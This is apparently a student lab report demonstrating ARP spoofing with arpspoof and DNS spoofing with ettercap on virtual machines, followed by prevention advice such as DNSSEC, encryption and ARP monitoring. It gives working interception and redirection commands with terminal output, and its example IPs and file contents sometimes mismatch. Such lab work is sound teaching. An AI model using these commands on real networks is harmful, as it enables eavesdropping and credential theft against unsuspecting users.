

# CS LAB-9

Vighnesh Vijay Mandavkar  
B22CS061

## Introduction

A Man-in-the-Middle (MITM) attack is a cybersecurity threat where an attacker intercepts communication between two parties without their knowledge. This allows the attacker to eavesdrop, manipulate data, or impersonate one of the parties. MITM attacks exploit vulnerabilities in network protocols, such as ARP (Address Resolution Protocol) and DNS (Domain Name System), to redirect traffic through the attacker's system. This report explores the concepts of ARP Spoofing and DNS Spoofing as MITM techniques, demonstrates their execution using Kali Linux tools, and discusses defensive measures to mitigate such attacks.

---

## TASK 1: ARP Spoofing

### Concept of ARP Spoofing

ARP Spoofing, also known as ARP poisoning, is a technique used to manipulate the ARP tables of devices on a local network. ARP is a protocol that maps IP addresses to MAC (Media Access Control) addresses. In an ARP Spoofing attack, the attacker sends fake ARP messages, tricking devices into associating the attacker's MAC address with the IP address of a legitimate device (e.g., the gateway). This allows the attacker to intercept traffic intended for the gateway or another device, enabling an MITM position.

### Steps to Perform ARP Spoofing

#### 1. Identify Target IP and Gateway:

- On Kali Linux, open a terminal and use the command `ifconfig` to identify the local network interface (e.g., `eth0`) and IP address (e.g., `10.0.2.100`).
- Use `netstat -r` or `ip route` to find the default gateway (e.g., `10.0.2.1`).
- Scan the network with `nmap -sn 10.0.2.0/24` to identify the target device's IP (e.g., `10.0.2.10`).

```
kali@kali: ~  
File Actions Edit View Help  
--  
kali@kali:~$ arp-scan --localnet  
pcap_activate: eth0: You don't have permission to perform this capture on that device  
(socket: Operation not permitted)  
  
kali@kali:~$ sudo arp-scan --localnet  
Interface: eth0, type: EN10MB, MAC: 08:00:27:04:42:0f, IPv4: 10.0.2.15  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
10.0.2.2 52:55:0a:00:02:02 (Unknown: locally administered)  
10.0.2.3 52:55:0a:00:02:03 (Unknown: locally administered)  
  
2 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.874 seconds (136.61 hosts/sec). 2 responded  
  
kali@kali:~$ echo 1 > /proc/sys/net/ipv4/ip_forward  
zsh: permission denied: /proc/sys/net/ipv4/ip_forward  
  
kali@kali:~$ sudo bash -c "echo 1 > /proc/sys/net/ipv4/ip_forward"  
  
kali@kali:~$ arpspoof -i eth0 -t 10.0.2.3 -r 10.0.2.2  
  
arpspoof: libnet_open_link(): UID/EUID 0 or capability CAP_NET_RAW required  
  
kali@kali:~$ sudo arpspoof -i eth0 -t 10.0.2.3 -r 10.0.2.2  
  
8:0:27:4:42:f 52:55:a:0:2:3 0806 42: arp reply 10.0.2.2 is-at 8:0:27:4:42:f  
8:0:27:4:42:f 52:55:a:0:2:2 0806 42: arp reply 10.0.2.3 is-at 8:0:27:4:42:f  
8:0:27:4:42:f 52:55:a:0:2:3 0806 42: arp reply 10.0.2.2 is-at 8:0:27:4:42:f  
8:0:27:4:42:f 52:55:a:0:2:2 0806 42: arp reply 10.0.2.3 is-at 8:0:27:4:42:f  
8:0:27:4:42:f 52:55:a:0:2:3 0806 42: arp reply 10.0.2.2 is-at 8:0:27:4:42:f  
8:0:27:4:42:f 52:55:a:0:2:2 0806 42: arp reply 10.0.2.3 is-at 8:0:27:4:42:f
```


## 2. Perform ARP Spoofing with arpspoof:

- Enable IP forwarding to allow traffic to pass through the attacker's machine: `echo 1 > /proc/sys/net/ipv4/ip_forward`.
- Use arpspoof to poison the target and gateway:
  - `arpspoof -i eth0 -t 10.0.2.10 10.0.2.1` (Tells the target that the attacker is the gateway).
  - `arpspoof -i eth0 -t 10.0.2.1 10.0.2.10` (Tells the gateway that the attacker is the target).
- Open a second terminal for the second command, as both must run simultaneously.

```
kali@kali: ~  
File Actions Edit View Help  
--  
kali@kali:~$ arp-scan --localnet  
pcap_activate: eth0: You don't have permission to perform this capture on that device  
(socket: Operation not permitted)  
  
kali@kali:~$ sudo arp-scan --localnet  
Interface: eth0, type: EN10MB, MAC: 08:00:27:04:42:0f, IPv4: 10.0.2.15  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
10.0.2.2 52:55:0a:00:02:02 (Unknown: locally administered)  
10.0.2.3 52:55:0a:00:02:03 (Unknown: locally administered)  
  
2 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.874 seconds (136.61 hosts/sec). 2 responded  
  
kali@kali:~$ echo 1 > /proc/sys/net/ipv4/ip_forward  
zsh: permission denied: /proc/sys/net/ipv4/ip_forward  
  
kali@kali:~$ sudo bash -c "echo 1 > /proc/sys/net/ipv4/ip_forward"  
  
kali@kali:~$ arpspoof -i eth0 -t 10.0.2.3 -r 10.0.2.2  
  
arpspoof: libnet_open_link(): UID/EUID 0 or capability CAP_NET_RAW required  
  
kali@kali:~$ sudo arpspoof -i eth0 -t 10.0.2.3 -r 10.0.2.2  
  
8:0:27:4:42:f 52:55:a:0:2:3 0806 42: arp reply 10.0.2.2 is-at 8:0:27:4:42:f  
8:0:27:4:42:f 52:55:a:0:2:2 0806 42: arp reply 10.0.2.3 is-at 8:0:27:4:42:f  
8:0:27:4:42:f 52:55:a:0:2:3 0806 42: arp reply 10.0.2.2 is-at 8:0:27:4:42:f  
8:0:27:4:42:f 52:55:a:0:2:2 0806 42: arp reply 10.0.2.3 is-at 8:0:27:4:42:f  
8:0:27:4:42:f 52:55:a:0:2:3 0806 42: arp reply 10.0.2.2 is-at 8:0:27:4:42:f  
8:0:27:4:42:f 52:55:a:0:2:2 0806 42: arp reply 10.0.2.3 is-at 8:0:27:4:42:f
```

### 3. Capture and Analyze Traffic:

- Launch Wireshark: wireshark &.
- Select the interface (e.g., eth0) and start capturing packets.
- Filter traffic (e.g., ip.src == 10.0.2.10) to focus on the target's data.
- Look for unencrypted data, such as HTTP requests, usernames, or passwords.



## Results

The ARP Spoofing attack successfully redirected traffic from the target (10.0.2.10) through the attacker's machine, allowing the capture of sensitive data (e.g., login credentials from an HTTP website).

## Prevention Methods

- **Static ARP Entries:** Manually configure ARP tables on devices to prevent unauthorized changes.
  - **ARP Monitoring Tools:** Use software like ARPwatch to detect suspicious ARP activity.
  - **Encryption:** Use HTTPS and VPNs to encrypt traffic, rendering intercepted data unreadable.
-

## Task 2: DNS Spoofing


### Concept of DNS Spoofing

DNS Spoofing involves redirecting a victim's DNS queries to a malicious IP address controlled by the attacker. By forging DNS responses, the attacker can trick the victim into visiting a fake website (e.g., a phishing page) instead of the legitimate one. This relies on the attacker being in an MITM position (e.g., via ARP Spoofing) and the lack of DNS response validation.

### Steps to Perform DNS Spoofing

#### 1. Set Up a Fake Website:

- Create a simple HTML page mimicking a legitimate site (e.g., a login page) and host it locally using Apache: `service apache2 start`.
- Note the attacker's IP (e.g., 10.0.2.100) as the fake site's address.



```
Kali-Linux1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4 4
File Actions Edit View Help
GNU nano 8.2 httpd.conf - The Apache HTTP Server
<html>
<head><title>Welcome to mytestdomain.local</title></head>
<body>
<h1>You've been redirected to the attacker's fake website!</h1>
</body>
</html>
PID: 38352 (apache2)
Tasks: 7 (limit: 6969)
Memory: 13.7M (peak: 13.9M)
CPU: 1.18ms
```

#### 2. Configure DNS Spoofing with Ettercap:

- Edit the Ettercap DNS configuration file: `nano /etc/ettercap/etter.dns`.
- Add an entry, e.g., `example.com A 10.0.2.100`, to redirect example.com to the fake site.
- Save and exit.

```

Kali-Linux1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
GNU nano 8.2
127.0.0.1 localhost
127.0.1.1 kali1
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.64.5 mytestdomain.local

```

### 3. Execute the Attack:

- Start Ettercap with the graphical interface: ettercap -G.
- Scan for hosts, select the target (10.0.2.10) and gateway (10.0.2.1), and enable ARP poisoning.
- Activate the DNS Spoof plugin under “Plugins” > “dns\_spoof”.
- On the target machine, visit example.com and observe the redirection.

```

Kali-Linux1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
(rishz09@kali1)-[~]
$ sudo ettercap -Tq -i eth1 -M arp:remote /192.168.64.5// /192.168.64.6// -P dns_spoof

[sudo] password for rishz09:
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth1 -> 08:00:27:93:4E:76
192.168.64.5/255.255.0
fe80::a00:27ff:fe93:4e76/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth1/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...
* |-----> 100.00 %


1 hosts added to the hosts list...
ARP poisoning victims:
GROUP 2 : 192.168.64.6 08:00:27:BE:FC:30
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
Activating dns_spoof plugin...

```

#### 4. Analyze Results:

- On the target VM, the browser loads the fake website hosted at 10.0.2.100.
- Captured credentials (if entered) can be viewed in Wireshark or server logs.



**You've been redirected to the attacker's fake website!**

#### Results

The DNS Spoofing attack successfully redirected the target to a malicious site, demonstrating the potential for phishing or data theft.

#### Mitigation with DNSSEC

DNS Security Extensions (DNSSEC) authenticate DNS responses using digital signatures, preventing spoofed replies. By validating the integrity of DNS data, DNSSEC ensures that the target reaches the legitimate IP address. However, it requires adoption by both DNS servers and clients, which is not yet universal.

#### To protect against MITM attacks like ARP and DNS Spoofing:

1. **Encryption:** Use HTTPS, SSH, or VPNs to encrypt traffic, making intercepted data useless to attackers.
  2. **Network Segmentation:** Isolate critical devices to limit the attack surface.
  3. **Intrusion Detection Systems (IDS):** Deploy tools like Snort to detect abnormal ARP or DNS activity.
  4. **Education:** Train users to recognize phishing attempts and verify website authenticity (e.g., checking SSL certificates).
  5. **Protocol Security:** Implement DNSSEC and static ARP tables where feasible.
-

## Conclusion

This report demonstrated the execution of ARP Spoofing and DNS Spoofing as MITM attacks using Kali Linux tools (arpspoof, Ettercap, and Wireshark). ARP Spoofing enabled traffic interception, while DNS Spoofing facilitated redirection to a fake website. Both attacks highlight the vulnerabilities in unencrypted protocols and the importance of defensive measures like encryption and DNSSEC. By understanding these techniques, network administrators can better secure systems against real-world threats.